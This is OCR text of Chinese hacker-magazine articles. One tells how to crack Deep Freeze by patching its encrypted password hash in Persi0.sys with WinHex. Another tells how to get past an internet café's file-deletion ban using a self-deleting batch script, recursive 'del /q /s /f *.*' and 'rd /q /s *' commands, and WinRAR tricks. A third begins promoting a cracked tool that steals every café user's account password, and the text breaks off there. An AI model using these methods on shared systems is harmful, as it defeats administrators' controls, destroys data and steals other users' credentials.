


图 6

重启系统后我们会发现冰点的图标上出现一个红叉，表示冰点已经不起作用了，此时硬盘的改变就会被保存，不过冰点并没有完全卸载。一般还原软件都是最后安装的，即冰点的安装文件一般在硬盘中被还原保存。找到安装文件就可以把冰点完全卸载了，或者按ctrl+Alt+shift+F6来调出冰点的密码框，抄下上面的版本号，直接从网上下载相同版本的安装文件即可卸载。

同样的道理，可以修改冰点的密码为我们已知的密码。冰点的密码加密后的结果也保存在Persi0.sys中，通过设定不同的密码比较Persi0.sys文件，我们会发现密码加密后放在偏移量46A（6.0版本，各版本密码的具体位置参见表1）处，加密后的密码长为86个字节。虽然我们不知道冰点的加密算法，但通过比较可以知道密码加密后的结果，比如123456789加密后是：1919818C54E50B699584410A72C85F68CFA60D6D1B36EB2E1CB4A8A43ADF170AFF4BD067B2348C04ED2045DBCFD717B6C7C4466E754774B3D18778B7B8F47F4C6A688F586A0DA905C1B6D1A901D7B

09ED3A2C30360494B71693D298A6163154A99191728F9F252F7AACE4FEE20EB9112E6E9C9FD79EB0CC6A0F1C2CD353E3D83C0AD6F379C5C。我们只要将Persi0.sys中加密后密码的值改为以上值，就可以直接修改密码为123456789了。我就以最新版本6.0为例简单说一下修改冰点密码的过程。

在6.0版本中密码加密后放在Persi0.sys中偏移量46a到偏移量4ef的86个字节中，先打开WinHex，找到Persi0.sys的开始处，选择位置→跳到偏移量→相对当前位置，填入46A，跳转，记下详细面板中此位置的物理扇区。然后使用硬盘直接访问程序读取此扇区到boot.ini中，找到加密后密码的参数为123456789加密后的结果，保存后，使用硬盘直接访问程序写入原扇区即可完成修改。按shift+ctrl+alt+F6调出密码输入框，填入123456789即可进入。

使用对比的方法很容易找出一些有用的信息，虽然我们不知道具体的信息（比如加密后的密码），但我们可以把它们修改为我们需要的内容。使用这样的思想可以很容易的破解软件。

（本文所涉及到的WinHex和硬盘直接访问程序1.1已收录到光盘中）

网吧坚持“删”到底

平凡

对于初到杭州的我来说，杭州的冬天还是比较冷的，在外面才逛了一小会儿就冻得全身发抖，最后还是“逃”进了附近的一家网吧（其实是我一直在寻找网吧上网）才真正体会到了有空调的房间真是爽啊。




图1

在杭州我很少到网吧上网，连网吧中使用的是什么管理系统我都不知道，今天就来瞧瞧，顺便练练手，熟能生巧，温故才能知新，菜鸟学技术也应该如此。我找了一台离管理员比较远的电脑坐了下来，这家网吧中的电脑配置还算不错，都是19英寸的液晶显示器，有耳机和摄像头，系统使用的是WindowsXP专业版，网吧计费管理系统使用的是PubWin EP，还装有还原精灵等软件（图1）。系统在使用上并没有什么太严格的限制，不像有些网吧，除了浏览网页、聊天和玩游戏外，其它什么事都干不了。这个网吧唯一限制了删除文件（真不明白，为什么有还原精灵还要限制删除），确认删除对话框中的“是”按扭是灰色的（图2）。哈哈，就连微软最新的vista系统都照样存在安全漏洞，这点小限制可难不倒我。




图2

一、使用批处理命令来突破限制

这家网吧只是限制了删除文件，但没有限制新建文件与重命名文件，这使得我们有机可乘，我就是使用DEL命令来删除文件的。例如要删除的文件是1.jpg，使用右键的新建功能，在1.jpg所在目录下新建一个批处理文件del.bat，再使用记事本打开，在里面输入如下代码：

```
:try
del "1.jpg"
if exist "1.jpg" goto try
del %0
```

保存后双击运行，1.jpg与del.bat都会被删除掉，而且不会留下任何痕迹。上面的批处理命令很简单，先删除目标文件1.jpg，再判断是否还存在目标文件，也就是检查删除是否成功，如果仍然存在，就跳回去继续删除，最后一句中的“%0”是代表批处理文件自身，**del %0**也就是完成自销毁。

上面只是删除单个的文件，那要是想删除多个文件呢？我们可以将前面的命令改成**del /q /s /f *.***，就可以删除当前目录及子目录下的所有文件，包括只读文件，而且还不会提示确认。如果还想删除目录可以再加一条命令**rd /q /s ***，至于del与rd命令的详细使用说明，我们可以在CMD命令提示符下输入**del /?**与**rd /?**来查看到。




图3

二、设置回收站的属性

如果网吧管理员禁止使用批处理文件，那上面的方法就行不通了。不过还有另外一个办法，在删除文件时，都会出现如图2所示的确认对话框，如果不让它出现不就可以绕过去了吗？我们只需设置回收站的属性就可以了。右击回收站图标，选择属性（或按住Alt键双击回收站图标），打开属性窗口（图3）。在“全局”选项中将“显示删除确认对话框”前面的勾去掉，这样删除时就不会再出现确认对话框，而是将文件直接放入回收站。我们还要将“删除时不将文件移入回收站，而是彻底删除”前面的勾选中，这样下次再删除文件就不会留下任何痕迹了。

三、使用winrar或第三方软件删除

不管是个人的电脑还是网吧里的电脑，通常都会安装winrar解压缩软件。winrar有个选项是可以删除文件的，我们来利用它的这个功能。首先选择所有要删除的文件及文件夹，然后鼠标右击选择“添加到压缩文件”命令（图4），安装了winrar程序的电脑右键菜单才会有这个命令（也可以打开一个RAR文件，里面有创建压缩文件的选项）。在出现的对话框中将常规选项中“压缩选项”里的“压缩后删除源文件”勾选上（图5），然后点“确定”，一会儿就可以得到一个压缩包了，这些所有被压缩的文件都会被删除掉。




图5




图4

现在我们虽然是删除了这些文件，但是同时却又生成了一个压缩包，别人还是可以看到压缩包里的文件，这个压缩包使用winrar是删除不了的，但是我们可以使用记事本把里面的数据给清除掉。打开记事本程序，再选“文件”→“另存为”命令，在另存为对话框中将保存类型设置为所有文件，再选择刚才生成的压缩包文件后点“保存”按扭，当询问是否替换时点“是”将压缩包替换掉，再将记事本关掉就ＯＫ了。再看看压缩包的属性，大小是0字节，双击打开试试，会提示数据已经被损坏。嘿嘿，是不是神不知鬼不觉啊。除此之外，Windows优化大师也带了一个文件粉碎机工具，如果网管安装了优化大师，在其目录中找找看，WomWipe.exe就是文件粉碎机。


限制与破解总是相对存在的，有限制就有破解，有破解就有限制，网管与菜鸟的战争是永远也不会停止的。

（本文所涉及到的文件粉碎机已收录到光盘中）


巧用工具＋社会工程学来破解密码

摆渡人

在以前的黑客Ｘ档案上曾经介绍过如何在网吧中获取ＭＭ的ＱＱ号以及如何利用局域网的嗅探技术来获取网吧中万象会员帐号和密码的方法，相信这些各位读者都已经轻松的掌握了。不过，也有一些小菜可能会认为那些方法比较麻烦，我就从网上找到了一个小工具——万象会员帐号密码获取工具（破解版），把这个小工具在网吧内任意一台电脑上运行就可以轻松得获取整个网吧当时所有在线用户的会员帐号和密码了，很厉害吧！




1



4

